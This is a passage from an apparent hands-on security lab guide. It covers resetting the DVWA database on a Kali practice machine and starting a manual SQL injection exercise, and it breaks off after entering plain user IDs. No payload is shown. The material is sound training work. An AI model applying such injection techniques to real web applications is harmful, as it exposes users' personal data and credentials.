


Figure 1.9 Screenshot of PLABKALIo1: DVWA main menu.

If you now scroll to the bottom of this page, you will see the following details.

Your username:

admin

Security Level:

low

PHPIDS:

disabled




Figure 1.10 Screenshot of PLABKALIo1: DVWA main menu bottom.

The PHPIDS has been turned off for these exercises; that is why its listed as disabled.

Step 3

Scroll to the top of the page and **Click** in the left column **Setup/Reset DB**.




Figure 1.11 Screenshot of PLABKALI01: In the DVWA menu setting up a new Database.

Step 4

Scroll down on the page and **Click** on the **Create/ Reset Database** button.




Figure 1.12 Screenshot of PLABKALIo1: DVWA creating the DVWA database.

You will see an output telling you the database has been created, with users, some data, a guestbook with data and the setup was successful. We are now ready to start a SQL injection.




Figure 1.13 Screenshot of PLABKALIo1: Displaying the new database has been successfully created.

Stay logged into **PLABKALIo1** and move onto the next exercise.

Exercise 2 - Performing an SQL Injection Attack

SQL injections are used to inject code into applications which then pull out data which typically shouldn't be displayed. For example, the technic can be used to find personal information of people which might be hidden from normal view presenting details like username and passwords.

In this exercise, we will cover:

DVWA SQL Injection

Task 1 - DVWA SQL Injection Page

We are now going to perform a manual SQL Injection attack on the DVWA page to obtain information about the database and the information that it contains regarding the column headings, to work out where the user information is sitting.

Step 1

Click on the Tab for SQL Injection.




Figure 2.1 Screenshot of PLABKALIo1: DVWA SQL Injection.

Now we will enter some details.

Step 2

We are presented with a field to enter a User ID.

Let's try this out with basic credentials.

Type in the following and click **Submit**.

User ID: 2




Figure 2.2 Screenshot of PLABKALIo1: DVWA SQL Injection ID results.

You will be given a readout of

First name: Gordon

Surname: Brown

Step 3

Switch back to the Firefox page and let's begin.

Type into the User ID Field click **Submit**:

3

